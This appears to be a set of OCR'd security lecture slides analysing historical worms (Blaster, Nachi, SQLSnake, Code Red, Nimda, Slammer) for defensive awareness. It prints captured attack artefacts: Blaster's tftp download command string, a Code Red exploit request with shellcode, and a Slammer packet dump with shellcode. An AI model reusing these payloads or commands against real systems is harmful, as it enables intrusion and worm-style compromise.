
Analysys – 1

- UPX 'packed'
- 'strings'
  - msblast.exe
  - I just want to say LOVE YOU SAN!!
  - billy gates why do you make this possible ? Stop making money and fix your software!!
  - windowsupdate.com
  - SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - Start %s tftp -i %s GET %s


Analysis 2

- VMWare
  - Scan for port 135 sequentially
  - Using variation of dcom.c exploit
  - Downloading binary via tftp
  - Installing itself as 'autostart'
  - DDOS against 'windowsupdate.com'

Finger Print (Blaster)



Finger Print (Nachia)



Nachia

- A "Good Worm" gone bad?
  - Flooding local networks with ICMP
  - Patching systems
  - Removing MS Blaster
  - Using RPC DCOM and WebDAV exploit
  - Installing back door

Nachia

- Predatory worm
- Protecting infected system against take over like auto rooters and bots
- More complex code

Comparison

Name	Date	OS	Service	Infected Machines	Time
Lion	March 2001	Linux	BIND	10,000?	Days
Code Red	July 2001	Windows	IIS	200-400k	Days
Nimda	Oct 2001	Windows	IIS	100-200k	Hours
SQL Slammer	January 2003	Windows	IIS	100-200k	Minutes
MSBlaster	August 2003	Windows	IIS	300k?	Hours

- Speed: hours to spread, weeks from vulnerability to worm
- Scale: hundreds of thousands of systems.
- Code Quality: weak (“first to market”)


Participate

http://isc.sans.org

http://www.dshield.org/howto.php

info@dshield.org

isc@sans.org



THE END

Examples – SQL Snake

SQLsnake

Infects Microsoft SQL Database Servers which are not password protected.

Extracts system passwords, database structure, e-mails information to account in Singapore.

Changes administrator password to a random string.

Simple worm design: several standard pieces + JavaScript glue.

Example: SQLSnake

Importance

only limited number of systems are vulnerable. But the worm did
show that this 'limited number' is still large enough to matter.


Simple modular design invites for small modifications with more malicious intent (back doors, DDOS...)

“IP Range Targeting”. Somewhat a 'first' for a worm like this is the elaborate inclusion of a skewed random IP generator.


SQLSnake – Trends

Port	Total Sources	Current Sources	Trend	Error	
49182	759	752	3.459279	0.291466	-
49178	29	23	3.236743	1.581698	-
32790	47	35	3.173745	1.264762	-
61196	11	8	3.150091	2.632209	-
1433	20595	10239	2.769700	0.068500	ms-sql-s
42428	26	11	2.608343	2.037524	-

SQLSnake – Fingerprint



Code Red



HELLO! - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address C:\home\Courses\CodeRedDefacement.html
Go
Links Customize Links Free Hotmail Windows Free AOL & Unlimited Internet
Welcome to http://www.worm.com !
Hacked By Chinese!
Done
My Computer

Code Red – Early Bird

```
200.38.233.189 - - [12/Jul/2001:05:48:29 +0000] "GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%u
cbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u0
0c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 302 577
```

```
Network Information Center Mexico (NETBLK-NETBLK-NIC-MEX
   Av. Eugenio Garza Sada 2501 Sur
   Monterrey, NL 64849 MX
   Netname: NETBLK-NIC-MEXICO-3
   Netblock: 200.38.0.0 - 200.39.255.255
   Maintainer: MEX
```

Code Red – July 19 2000



Nimda




Figure 4: Hourly Distinct Source IPs Probing port 80 on Sept. 18th.

SQL Slammer

```
Jan 25 00:05:49.880553 64.159.86.99.2321
                    > 66.166.158.240.1434:
                    [udp sum ok] udp 376 (ttl 120, id 53207)
0000: 4500 0194 cfd7 0000 7811 f8e8 409f 5663  E...Ï×..x.øè@.Vc
0010: 42a6 9ef0 0911 059a 0180 b3a1 0401 0101  BŠ.ð......³¡....
0020: 0101 0101 0101 0101 0101 0101 0101 0101  ................
0030: 0101 0101 0101 0101 0101 0101 0101 0101  ................
0040: 0101 0101 0101 0101 0101 0101 0101 0101  ................
0050: 0101 0101 0101 0101 0101 0101 0101 0101  ................
0060: 0101 0101 0101 0101 0101 0101 0101 0101  ................
0070: 0101 0101 0101 0101 0101 0101 01dc c9b0  ............ÜÉ°
0080: 42eb 0e01 0101 0101 0101 70ae 4201 70ae  Bë........p®B.p®
0090: 4290 9090 9090 9090 9068 dcc9 b042 b801  B........hÜÉ°Bž.
00a0: 0101 0131 c9b1 1850 e2fd 3501 0101 0550  ...1É±.Pâý5....P
00b0: 89e5 5168 2e64 6c6c 6865 6c33 3268 6b65  .åQh.dllhel32hke
00c0: 726e 5168 6f75 6e74 6869 636b 4368 4765  rnQhounthickChGe
00d0: 7454 66b9 6c6c 5168 3332 2e64 6877 7332  tTf¹llQh32.dhws2
00e0: 5f66 b965 7451 6873 6f63 6b66 b974 6f51  _f¹etQhsockf¹toQ
00f0: 6873 656e 64be 1810 ae42 8d45 d450 ff16  hsendŸ..®B.EÔPÿ.
0100: 508d 45e0 508d 45f0 50ff 1650 be10 10ae  P.EàP.EðPÿ.PŸ..®
0110: 428b 1e8b 033d 558b ec51 7405 be1c 10ae  B....=U.ìQt.Ÿ..®
